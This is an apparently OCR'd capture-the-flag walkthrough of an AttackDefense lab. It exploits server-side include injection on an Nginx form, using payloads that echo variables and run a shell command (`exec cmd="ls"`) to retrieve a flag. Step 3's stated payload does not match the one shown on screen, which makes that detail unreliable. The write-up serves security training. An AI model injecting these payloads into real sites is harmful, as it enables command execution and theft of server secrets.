ATTACK DEFENSE

by PentesterAcademy

Name	Vulnerable Nginx IX
URL	https://www.attackdefense.com/challengedetails?cid=215
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. Also, the administrator has forgotten to revoke unnecessary permissions from the nginx user.

Objective: Your objective is to print the current date & time of the server on the home page and retrieve the flag!

Solution:


Step 1: Inspect the web application.

URL: http://f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com/


f2siygdarklt91cug2h84bqxm.pub
Not secure
f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com
Enter your name
Submit

Server Side Include

Enter “john” in the name text field.



f2siygdarklt91cug2h84bqxm.pub

Not secure | f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com

Server Side Include

john

Click on the submit button


f2siygdarklt91cug2h84bqxm.pub


Not secure | f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com/ssi.shtml

Hello john

The server processes the request and generates ssi.html file. Since the web server has server sides includes enabled. The web application is vulnerable to SSI injection.

Step 2: In the text field, inject SSI payload which will display the date.


Payload: <!--#echo var="DATE_LOCAL" -->


f2siygdarklt91cug2h84bqxm.pub
Not secure
f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com

Server Side Include

<!--#echo var="DATE_LOCAL" -->


Click on submit button.


f2siygdarklt91cug2h84bqxm.pub
Not secure
f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com/ssi.shtml

Hello Friday, 07-Jun-2019 10:44:36 UTC

Step 3: In the text field, inject SSI payload to retrieve the flag from “flag” environment variable.


Payload: <!--#exec cmd="ls" -->


f2siygdarklt91cug2h84bqxm.pub
Not secure
f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com

Server Side Include

<!--#echo var="flag" -->

Click on the submit button.



f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com/ssi.shtml

Hello 0fe92c2cb828a088363ba5fe818fb3ce

Flag: 0fe92c2cb828a088363ba5fe818fb3ce

References:

1. Nginx (https://www.nginx.com/)
2. Module ngx_http_ssi_module (http://nginx.org/en/docs/http/ngx_http_ssi_module.html#commands)